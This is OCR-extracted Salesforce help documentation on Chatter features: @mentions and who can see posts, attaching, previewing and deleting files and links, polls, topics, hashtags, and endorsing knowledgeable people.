
EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



When the comment is posted, it briefly flashes yellow.



- When new comments are made on a feed post that you're engaged in, you receive notifications only in Lightning Experience. Notifications appear when you're actively typing comments or you've clicked in the comments box.
- The number of participants supported for live comments depends on your org's subscription limits. If you're not getting live comments, click in a comment field. If comments still aren't live, it's likely that your org has hit its limit. You can still get updates the old-fashioned way by refreshing the page.

Mention People and Groups

@Mention People and Groups in Posts and Comments

@Mention individual people or a group to keep them informed when you're discussing something relevant to them.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. When you write a post, type @ followed by the first few letters of the person or group name.
2. Select the person or group from the list of matches.

   The list includes all matches for

   - People, typically users you interact with the most
   - Public groups
   - Private groups you're a member of

   You can have up to 25 mentions in a single post or comment. You can't mention archived groups, unlisted groups, customer groups, and private groups you're not a member of.
3. Click **Share** to post your update.

After you posted your update,

- The person's name becomes a link to their profile, and the group name becomes a link to the group page.
- For people you mention, your update appears on the mentioned person's profile feed and in their To Me feed.
- For people who choose to receive emails when mentioned, Chatter sends an email notification.

  Note: There's an exception: if you @mention yourself, you don't receive a notification.

- For groups you mention,
  - Your update appears on the group feed and each group member's What I Follow feed.
  - Chatter sends an email notification to the group members who enabled the Email Every Post preference for the group.

    Note: On mobile devices, we don't currently send push notifications for group mentions.

  - If the mention is on a record feed, the record appears in the group records list.

Example: Your coworker Madison posts that she's looking for information about an Acme product feature. You reply to Madison's post with the comment: "Talk to @Bob Smith—he's the Acme account manager. @Acme Products, do you have any additional information for Madison about this feature?" Both Bob Smith (if he chose to receive emails when mentioned) and members of the Acme Products group get an email notification about your post. Madison can click **@Bob Smith** in the update to view Bob's profile, or click @Acme Products to see their group page.

Chatter enforces security and sharing rules in Salesforce. Let's say you make a post to a record or a private or unlisted group and @mention someone who doesn't have access to that record or isn't a member of the group. In this case, the @mention appears as a gray link. The mentioned person can't see your post and doesn't get notified about the post. For example, Madison creates a private group for her project team and forgets to add her coworker Sandy Dunn to the group. When Madison posts an update to this group and @mentions

Sandy Dunn, Sandy isn't notified about the update. Sandy also and can't see the update because she's not a member of the private group. If Madison later adds Sandy to the group, Chatter doesn't notify Sandy about the previous mentions.

SEE ALSO:

- Sharing a Chatter Post
- Sharing a Link to a Chatter Post
- View a Single Chatter Post
- User and Group @Mentions—Visibility

User and Group @Mentions—Visibility

When you @mention people or groups in an update, anyone who has access to the update can see the post and all comments.

This table describes where you can find posts and comments that mention people, public groups, and private groups. You can't mention private groups with customers and unlisted groups.

If the post was made on	And mentions	Then these people can see the post and comments
A person's profile	Other people	Anyone with access to the person's profile.
	Public group	Anyone with access to the person's profile.
	Private group	Anyone with access to the person's profile, even if they're not a member of the private group.
Public group A	Other people	Anyone with access to public group A.
	Public group B	Anyone with access to public group A.
	Private group	Anyone with access to public group A, even if they're not a member of the private group.
Private group A	Other people	Members of private group A.
	Public group	Members of private group A.
	Private group B	Members of private group A, even if they're not a member of private group B. People who are members of both private groups can also see the post in the feed of private group B.
Unlisted group A	Other people	Members of unlisted group A and users with the "Manage Unlisted Groups" permission.
	Public group	Members of unlisted group A and users with the "Manage Unlisted Groups" permission.
	Private group B	Members of private group B who are members of unlisted group A or have the "Modify Unlisted Groups" permission.
Record detail page	Other people	People with sharing access to the record.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If the post was made on	And mentions	Then these people can see the post and comments
	Public group	People with sharing access to the record.
	Private group	People with sharing access to the record, even if they're not a member of the private group.

The visibility of posts and comments depends on sharing access to the post. Anyone with access to the original post also has access to all subsequent comments on the post.

Who Can See My Attached Files and Links?

Share files and links with people by attaching them to posts or comments.

Attach links and files to posts and comments from your device, Salesforce Files, Files Connect external sources, and Salesforce CRM Content libraries. All file types are supported, including everything from Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs and image files. Audio and video files can be uploaded and downloaded, but not parsed or previewed.

This table describes who can see a file that you attached and where it appears:

If You Attach a File:	Who Can See It?	Where Does it Appear?
On a Chatter feed	All Chatter users in your company	• In your and your followers' Chatter feeds, and profile • On the Files list and Salesforce CRM Content of all Chatter users in your company
On your Chatter profile or on someone else's Chatter profile	All Chatter users in your company	• In your feed, their feed, your followers' feeds, and their followers' feeds and profiles • In the Files Owned list on your profile • On the Files list and Salesforce CRM Content of all Chatter users in your company
On a public group	All Chatter users in your company	• In your feed, your followers' feeds, and the group members' feeds • In your feed on your profile • In the feed on the group • In the Group Files list on the group

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If You Attach a File:	Who Can See It?	Where Does it Appear?
		• On the Files page and Salesforce CRM Content of all Chatter users in your company.
On a private group that you're a member of	Members of the group and users with “Modify All Data” and “View All Data” permissions	• In your feed and the group members' feeds • In your feed on your profile • In the feed on the group • In the Group Files list on the group • On your Files lists, group members' Files lists, and Salesforce CRM Content
On an unlisted group that you're a member of	Members of the group and users with the “Manage Unlisted Groups” permission	• In your feed and the group members' feeds • In your feed on your profile • In the feed on the group • In the Group Files list on the group • On your Files lists, group members' Files lists, and Salesforce CRM Content
On a record	Anyone with sharing rights to the record	• Record detail page • Your profile page • Feed search results • All Company or Company Highlights feed

SEE ALSO:

Post Visibility

Attach Files or Links

Attach a File to a Post or Comment

Share files and links from Salesforce or from your computer with people by attaching them to posts or comments.

You can attach all file types, including Microsoft® PowerPoint presentations and Excel spreadsheets, to Adobe® PDFs, image files, audio files, and video files. The maximum file size is 2 GB.

When you attach a file, consider the following:

- When a file is posted to a feed, everyone in your company can see it even if the file started out as private. Only files posted in a private group stay private within that group.
- Attaching a file from a group or library creates a reference to the file. If you update a file in Salesforce CRM Content, the updates are also reflected in the feed.
- In Lightning Experience, you can attach up to ten files to a feed post.
- You can post a file from an external data source. From the file selector, choose an external source and navigate through the folders to the file you want to post. A new file reference or copy is created in Salesforce for the corresponding external file. If a file reference already exists for the file you select, it will be reused.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Click **File** at the top of your feed to attach a file to a post, or **Attach File** below a comment to attach a file to a comment.

   If you're commenting on an update resulting from feed tracking on a file, the **Attach File** option isn't available.

2. Do one of the following:
   - Click **Select a file from Salesforce** to attach a file that has already been uploaded to Salesforce, synced from your Salesforce Files Sync folder, or that exists in a Files Connect external data source.
   - Click **Upload a file from your computer** to attach new files from your computer.

3. Browse for the file you want to attach.

   Links, Google docs, documents from the Documents tab, and attachments from the Notes and Attachments related list aren't included in the Select a File to Attach list. For more information about finding files to attach, see Searching for Files to Attach to a Chatter Feed.

4. Add a post or comment about the file.

   If you don't enter any text, a generic update is posted with your attachment.

5. Below the text box, select **My Followers** to publish the post on your profile. To post to a group, select **A Group**. Type part of the group's name in the Search Groups field, and select the group from the drop-down list. You can only select a group you're a member of.

6. Click **Share**.

SEE ALSO:

Upload and File Sharing Overview

Upload a New Version of a File

Access and Share External Files Using Files Connect

Searching for Files to Attach to a Chatter Feed

From the file selector, you can see a list of Salesforce files you own and have access to. In Salesforce Classic, click **File** above the feed, and then select a file from Salesforce. In Lightning Experience, click the paperclip icon below the post to open the Select File window. The 25 most recently viewed files are listed by default.

From the file selector you can see and search a certain group of files by clicking a specific filter on the sidebar.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- **All Files**—All files you own and have access to, including:
  - Files that have been shared with you
  - Files you're following
  - Files in your Chatter groups
  - Files in your libraries
  - Files attached by other people to a Chatter feed, including files attached to all public groups and private groups you're a member of. You don't have access to files attached to private groups you're not a member of.

  This filter is only available in Salesforce Classic.
- **Recent**—The most recent files you've viewed.
- **MY FILES**—All files you own, files shared with you, and files you follow.
  - **Owned by Me**—Files you have:
    - Uploaded on the Home or Files page. These files are private and not shared with anyone, but you can view them, share them, and attach them to Chatter feeds.
    - Attached to Chatter feeds from your computer.
    - Synced using your Salesforce Files Sync folder.
    - Uploaded to Salesforce CRM Content libraries you're a member of and your private library.
  - **Shared with Me**—All files that have been shared with you either by a private share or a public post to your profile.
  - **Following**—All files that you're following. *(Requires Chatter)*
- **FILES IN MY GROUPS**—All files you and other people shared to groups you're a member of. The last five groups you've visited are listed.
- **FILES IN MY LIBRARIES**—All files you and other people uploaded to libraries you're a member of and all files you uploaded to your private library. The first five libraries you're a member of, including your private library, are listed. If you're a member of more than five libraries, click **More** to see a complete list.
- **Synced**—All files that have been synced in your Salesforce Files Sync folder. This filter is available only to users who have the "Sync Files" permission.
- **EXTERNAL FILES**—All files you have access to in Files Connect external data sources. Search is restricted to the selected external data source.

Note:

- Only files from libraries that you're a member of and where you have `Post Content to Chatter Feeds` or `Manage Library` checked in your library permission definition are listed.
- Users who have the "Sync Files" permission don't see the **All Files**, **MY FILES**, or **FILES IN MY GROUPS** filters. Users who don't have the "Sync Files" permission don't see the **Synced** filter.

To search for files from the search box:

1. Optionally, click a filter on the sidebar to restrict your search to a specific set of files.
2. Enter your search terms in the search box. You can search by file name, description, owner, type, or within the file's text.
3. Click **Search** to see a filtered list of all relevant files based on your search terms. Or click to clear your search terms.

The Select a File to Attach list doesn't include:

- Documents from the Documents tab.
- Attachments from the Notes and Attachments related list.
- Links attached to posts in Chatter
- Files from your personal library

SEE ALSO:

Search for Files

Performing Actions on a File in a Chatter Feed

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

You can perform the following actions on files in feeds.

- Preview—Click the file thumbnail or click **More Actions** > **Preview** next to the file.
- Download—Click **More Actions** > **Download** next to the file.
- Upload new version—Click **More Actions** > **Upload New Version** next to the file.
- View file detail page—Click the file name or **More Actions** > **View File Details** next to the file.
- Follow—Click **Follow** next to a file to receive updates about the file in the Chatter feed. Click to stop receiving updates about the file.
- Share—Click **More Actions** > **File Sharing Settings** next to the file to share the file with people, groups, or via link.
- If you have the "Sync Files" permission and are the owner of the file, click **Sync** to sync a file between your Salesforce Files Sync folder on your computer and Chatter. Click **Unsync** to stop syncing the file.

To learn who can perform which actions on a file, see Who Can See My File?.

SEE ALSO:

View File Details

Upload a New Version of a File

View Where a File is Shared

Downloading and Previewing a File in a Chatter Feed

Not only can you download and save files posted to Chatter feeds, you can also preview files in your browser without downloading them.

There are several places in Chatter where you can download and preview files:

- On the **Files** page—Click > **Download** or click the preview ( ) icon next to the file.
- On any Chatter feed—Click **More Actions** > **Download** next to the file, or to preview the file, click on the file thumbnail or click **More Actions** > **Preview**.
- On the Files Owned by list on a profile—Click > **Download** or click the preview ( ) icon next to the file.
- On the Files Shared with list on a group—Click > **Download** or click the preview ( ) icon next to the file.
- In the Notes and Attachments related list on a record, click **Download** next to the feed attachment, or to preview the file, click **Preview** next to the feed attachment.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Previewing a file opens it in your browser with the enhanced document viewer. The enhanced document viewer provides the following capabilities for viewing documents:

- In addition to using the next page ( ), previous page ( ), first page ( ), and last page ( ) icons on the document toolbar, you can navigate page-by-page through a document by right-clicking and choosing **Next Page** and **Previous Page**.
- You can use the scroll bar to move continuously through a document without needing to click the **Next Page** and **Previous Page** icons. Continuous scrolling is not available for PowerPoint files.
- You can jump directly to a page by entering the page number in the page field and pressing Enter.
- From the right-click menu you can choose **Fit Width** to expand the width of the document, or **Fit Full Page** to preview the whole page of the document. The fit width icon ( ) and fit full page icon ( ) are also available on the toolbar.
- From the right-click menu you can choose **Full Screen** to preview the document in full screen mode, or **Exit** to exit full screen mode. The full screen icon ( ) and exit icon ( ) are also available on the toolbar.
- From the right-click menu you can **Zoom In** or **Zoom Out**. The zoom-in icon ( ) and zoom-out icon ( ) are also available on the toolbar.
- You can use the keyboard arrow keys to navigate page-by-page through a document. Click on the document viewer and use the keys as follows:
  - Right-arrow key: moves a PowerPoint document forward one slide and moves a PDF, Word, or Excel document forward one page.
  - Left-arrow key: moves a PowerPoint document backward one slide and moves a PDF, Word, or Excel document backward one page.
  - Up-arrow key: moves a PowerPoint document forward one slide and scrolls a PDF, Word, or Excel document up the page.
  - Down-arrow key: moves a PowerPoint document backward one slide and scrolls a PDF, Word, or Excel document down the page.

Note:

- Not all files can be previewed, such as encrypted files, password-protected files, copy-protected PDFs, unknown file types, and any file larger than 25 MB. For files that can't be previewed, the **Preview** option isn't available on feeds or list views, and files appear as generic file type icons in the feed. Some Microsoft Office 2007 features don't display correctly in previews. If a file can be previewed, but a preview doesn't exist, contact your Salesforce administrator who may be able to regenerate the preview.

- In Internet Explorer 11, the **Preview** option redirects to the file detail page.

SEE ALSO:

Who Can See My Attached Files and Links?

Delete Files and Links from Feeds

Delete Files and Links from Feeds

To delete a link from a Chatter feed, simply delete its post. To delete a file, go to the file detail page or content detail page. Only a file owner can delete the file. Users with the "Modify All Data" permission can delete all comments, posts, files, and links.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Delete a File from a Chatter Feed on a Record

There are two ways to remove a file on a Chatter feed on a record:

- Remove the file on a Chatter feed by deleting its post. This deletes the post, removes the file from the feed and from the Notes and Attachments related list, but the file remains in its original location. If the file isn't posted anywhere else, it goes back to being private, but can be shared again later.
- Remove the file on a Chatter feed by clicking **Del** next to the feed attachment on the Notes and Attachments related list. This action removes the file from all Chatter feeds where it's been shared and deletes the file from the Notes and Attachments related list. Restore the file by clicking the Recycle Bin, selecting the file, and then clicking **Undelete**. If the file was attached from your computer, a Chatter feed, group, or a Salesforce CRM Content library, deleting it from the Notes and Attachments related list removes it from the post but doesn't delete it from its original location.

Deleting a link from a Chatter Feed

To delete a link on a Chatter feed, you must delete its post.

Deleting a File from a File Detail Page

Click **Delete** on a file's detail page to delete the file and remove it from all locations where it's been shared. If the file is shared via link, anyone with the link will no longer have access to the file. To restore the deleted file, click on the **Recycle Bin** link on the **Home** page. Select the file and click **Undelete**. The file is restored as well as all of the shares that were associated with it.

Deleting a File from a Content Detail Page

When you post a file in Chatter, the file also appears in Salesforce CRM Content. To delete the file from Chatter, Salesforce CRM Content, and all locations where it's been shared, click the name of the file on the Libraries, Content, or Subscriptions tab. From the content details page, click **Edit** > **Delete Content** to delete the file. Deleting a Chatter file from the content details page deletes the file from Salesforce CRM Content and from Chatter.Select the checkbox for the content file you want to restore, and click **Undelete**.

SEE ALSO:

Post Visibility

Attaching a Link to a Post

Share links with people by attaching them to a post.

If you share a URL for which we provide rich media support, your post shows a preview of the linked content. For information about currently supported URLs, see Sites That Generate a Preview in Posts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

1. Above your feed, click **Link**.
2. Type the URL to share.
3. Optionally, type a `Link Name`.

   If you leave the Link Name field blank, the preview shows the title or name from the site URL.
4. Optionally, type a post.

   If you don't type any text, a generic update is posted with your link.
5. Below the text box, select **My Followers** to publish the post on your profile. To post to a group, select **A Group**. Type part of the group's name in the Search Groups field, and select the group from the drop-down list. You can only select a group you're a member of.

   If you're posting on someone else's profile or on a record, the **My Followers** and **A Group** options aren't available.
6. Click **Share**.

SEE ALSO:

Sites That Generate a Preview in Posts

Sites That Generate a Preview in Posts

Salesforce provides rich media support for over 400 URLs. When you share a supported URL in a post, your post shows a preview of link content.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Embed.ly, a third-party service, powers file previews, which include thumbnails, descriptions, and video players for links to videos. If a post doesn't render a link as a rich preview, the URL domain isn't supported or Embed.ly was unable to return the preview content.

We don't share any content, user, organization, or account data with Embed.ly. We share only the URLs that are on Embed.ly's custom provider whitelist. The whitelist also includes versions of URLs that are shortened by third-party shorteners, like bitly, goo.gl, and tinyurl.com. All our URL requests pass through a Salesforce proxy. Embed.ly never receives calls directly from the client and therefore doesn't have information about who's making the URL request.

Note: For a look-up list of supported URL domains, see "URL Domains for Rich Link Previews in Feeds."

SEE ALSO:

Attaching a Link to a Post

Post a Poll

Polls

Use polls to conduct a survey. A poll contains a list of choices in a feed post that lets people cast a vote by selecting one of the choices.

Polls are a great way to get people's opinions. For example, you are in charge of planning an annual sales meeting and need to find out when most people are available to attend the meeting. Instead of emailing everybody in the sales organization, you could create a poll in the Sales Chatter group that lists possible dates and ask people to vote for the date that works best for them.

When you create a poll, anybody with access to the feed or the poll can vote on the poll. So when you post a poll, consider who you want to participate. For example, if you post a poll in a private group, only the members of that group can see the poll and vote. Keep the following in mind about polls:

- When you create a poll, you can add up to ten choices.
- When voting on a poll, you can only select one choice.
- Polls are anonymous. You can see how many people voted, but you can't see who voted.
- Click **Refresh** to see the latest poll result and the number of votes that were cast.
- You can't repost a poll.
- People can only cast one vote, but they can change their vote.
- You can mention someone and include hashtag topics in the poll question.
- You and others can add topics to your poll question after posting.
- The email notification options you enabled in your Chatter Email Settings apply to polls just as they do to posts. For example, if you get a notification whenever someone comments on a post you made, you also get an email notification when someone comments on a poll you posted.

Note: The poll result doesn't always add up to 100 percent due to rounding. For example, if a poll has three choices and each gets one vote, the result adds up to 99 percent.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Like Posts and Comments

Create a Poll

Post a poll in your feed to gather people's opinions.

1. Above the feed, click **Poll**.
2. Type a question in the text box.

   Add a hashtag or mention someone.
3. Type at least two choices.

   Click **Add more choices** to add another choice. You can enter up to ten choices.
4. Select to post the poll to your followers or to a group.

   If you're posting the poll to a group, select the name of the group from the drop-down list.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

5. Click **Share** to post the poll.

SEE ALSO:

Vote on a Poll

Vote on a Poll

1. In the post that contains the poll, select your choice.
   You can only select one choice.
2. Click **Vote**.
   The post shows the current result of the poll. To change your vote click **Change vote** and select your new choice.

Note: The poll result doesn't always add up to 100 percent due to rounding. For example, if a poll has three choices and each gets one vote, the result adds up to 99 percent.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Create a Poll

Categorize Posts with Topics

Viewing All Topics

Use the topics list to discover the topics that people are talking about in your organization. All topic names appear in this list, including topics used solely in private groups or on records.

Watch a Demo: Discover and Organize with Chatter Topics (Salesforce Classic)

To view the topics list, on the left side of the Chatter page, click **Topics**.

In the topics list, you can:

- Click a topic name to see the topic detail page.
- Click **Follow** to see updates in your Chatter feed.
- Filter the list of topics to narrow down what you're looking for.
- Search for topics by name.

Tip: Use global search to search topic names and descriptions.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Filters for Sorting the Topics List

Use the topic filters to narrow the topics list to your favorite topics or topics you use, and then sort the topics by the number of people talking about them or alphabetically by name.

On the Topics list, under Show, you can filter the topics.

All
All topics that have been added to posts in your organization

My Favorites
Topics you added to your favorites

Topics I Use
Topics you added to posts and topics on posts that you commented on

Within the topics you filtered, you can sort by the following columns.

People Talking About This
Sorts by the number of people talking about the topic. This includes:

- The number of people adding the topic to updates
- The number of people commenting on posts with the topic

Name
Sorts alphabetically by the topic name.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Viewing Details about a Topic

View a topic detail page to see the topic description and a feed with topic updates from all users and public groups.

To open a topic detail page, click a topic or hashtag. On the topic detail page, you can:

- Search a topic feed to quickly find relevant information. Or scan the feed to learn about the topic and discover which people and public groups are interested in it.
- Add a post directly to the topic feed. Your followers automatically see the post, and you can even add the post to a group you're a member of by using an @mention. Because you added the post on the topic feed, the topic is automatically added to your post.
- Discover who's knowledgeable about the topic and endorse people you think are knowledgeable. If you appear in the Knowledgeable People list and you don't want to, you can hide yourself.
- Click **Follow** to follow the topic and see updates to the topic in your feed.
- Edit the topic name and description. In the upper right, click , and choose Edit Details. You can change only the capitalization and spacing of topic names.

  Note: Topic names and descriptions are not private, even those that appear solely in private groups and on records. Posts and records with topics have the same security and privacy as those without topics.

- If available, find out more about a topic using the lists on the right.

  Related Topics
  Other topics that were added together with the current topic.

  Recent Files
  Files you have access to that were most recently posted to the topic feed.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To add existing topics to posts and comments:
- "Assign Topics"

To edit topic names and descriptions:
- "Edit Topics"

Groups Talking
Public groups and groups you're a member of that most recently used the topic.

Following Topics

Follow topics so you can see updates in your Chatter feed.

To follow a topic, click **Follow** on the:

- Topic detail page
- Topics list

You can follow a maximum combined total of 500 people, topics, and records. To see how many items you're following, view the Following list on your profile.

To stop following a topic, click next to Following. After you stop following a topic, you don't see future updates to the topic in your Chatter feed.

If your administrator disables feed tracking for topics, you can't follow new topics but you continue to follow the ones you followed when feed tracking was enabled. These topics count toward the maximum number of people, topics, and records that you can follow. To stop following a topic after your administrator disables feed tracking, you must use the Chatter REST API.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Find and Endorse People Knowledgeable about a Topic

Discover and recognize experts using the Knowledgeable People section of topic pages and the Overview tab of user profile pages.

The topic page shows the five most knowledgeable people based on their activity on the topic and recognition received for the topic. For example, Chatter considers how often people:

- Were mentioned in posts or in comments on posts with the topic
- Received likes on comments on posts with the topic
- Received endorsements for the topic


  Endorsements are a strong signal of knowledge, so if someone endorses you, you're automatically included in the list of knowledgeable people.

Note: Knowledgeable people are calculated and updated once a day.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions



To change endorsements:


- Endorse someone you think is knowledgeable about a topic by clicking **Endorse** under the person's name. If the person you want to endorse doesn't appear in the Knowledgeable People section, click **Endorse People** to see the full list and to search for other people. (You can't endorse yourself, Chatter Free users, or customers.)
- Remove your endorsement of someone at any time by clicking next to Endorsed under the person's name. Removing your endorsement of someone doesn't necessarily remove them from the knowledgeable people list; they might be endorsed by other people or have significant activity on the topic.

To remove yourself from the knowledgeable people list:

- Opt out by clicking **Hide me** under your name. No one can see you in the list after you hide yourself. If you change your mind, you can opt back in by clicking **Endorse People** and then **Show me** next to your name.

To see a person's full range of expertise:

- Navigate to their user profile page, and click the Overview tab. Then click topic names to see topic detail pages, or click thumbs-up icons to add or remove your endorsements.



Important: If Work.com Skills are enabled, they replace knowledgeable topics on profile pages. (For Salesforce Communities users, skills replace topics only in the default community.) Self-declared skills are considered when calculating knowledge levels.

SEE ALSO:

Skills Overview

Add Topics to Posts

Add topics to posts to organize them or to increase their visibility. You can add topics to your own posts immediately after posting, or you can add topics to any posts at any time directly in the feed.

Note: All topic names appear in the topics list and all topic names and descriptions are searchable, including topics used solely in private groups or on records.

Note: When you add topics to posts that contain files, the topics are also added to those files.

1. In the top corner of the post, click .
2. Click **Add Topics** or **Edit Topics**.
3. In the topic editor, start typing your text. As you type, you can pick a topic from the list of suggestions, or keep typing to create your own unique topic. To add more than one topic, type a comma after each topic.

   Commas (,) and closing square brackets ( ]) automatically end a topic. Other punctuation, symbols, and separators are supported in topic names.

   Posts can have up to 10 topics.
4. When you're done adding topics, click **Done** or press ENTER.

The topics you add become links to the topic detail pages.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To add existing topics to posts and comments:
- "Assign Topics"

To add new topics to posts and comments:
- "Create Topics"

SEE ALSO:

Add Hashtag Topics to Posts and Comments

Adding a Topic as a Favorite

Add Hashtag Topics to Posts and Comments

Add topics to posts and comments to organize them or to increase their visibility.

For example, if you post that you're working on a sales presentation for your customer Universal Paper, you might want to add the hashtag topic **#Universal Paper** in your update. Anyone can click the topic to find out more information about Universal Paper and to see which people and groups are talking about Universal Paper.

Note: When you add topics to posts that contain files, the topics are also added to those files.

To add a hashtag topic:

1. When writing an update, type # followed by any text. As you type, you can pick a topic from the list of suggestions, or press ENTER at any time to add a new topic that can be up to three words.

   Commas (,) and closing square brackets ( ]) automatically end a topic. Other punctuation, symbols, and separators are supported in topic names.
2. Click **Share**.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

USER PERMISSIONS

To add existing topics to posts and comments:
- "Assign Topics"

To add new topics to posts and comments:
- "Create Topics"

The hashtag topic becomes a link to the topic detail page. The topic (without the hashtag) is also automatically added to the top-level post in the update. For example, if you include **#Universal Paper** in a comment under your coworker's post, the topic **Universal Paper** is added to your coworker's post.

Once you post an update, the only way to remove a hashtag topic is to delete the entire post or comment. You can, however, remove the topic from the top-level post.

SEE ALSO:

Add Topics to Posts

Add Topics to Files

Use topics to make files more visible. Topics added to feed posts are also added to any files in the post or its comments. When you search for those topics, the files are included in results.

To add topics to files posted in feeds, simply add the topics you want to the feed post on page 3181 where the file is attached. You can add regular topics or hashtag topics on page 3181. The topics are automatically added to any files attached to the post or its comments.

Note: While Lightning Experience supports adding hashtag topics, searching and viewing topic details are available only in Salesforce Classic.

USER PERMISSIONS

To add topics to files

- "Viewer" access to the file

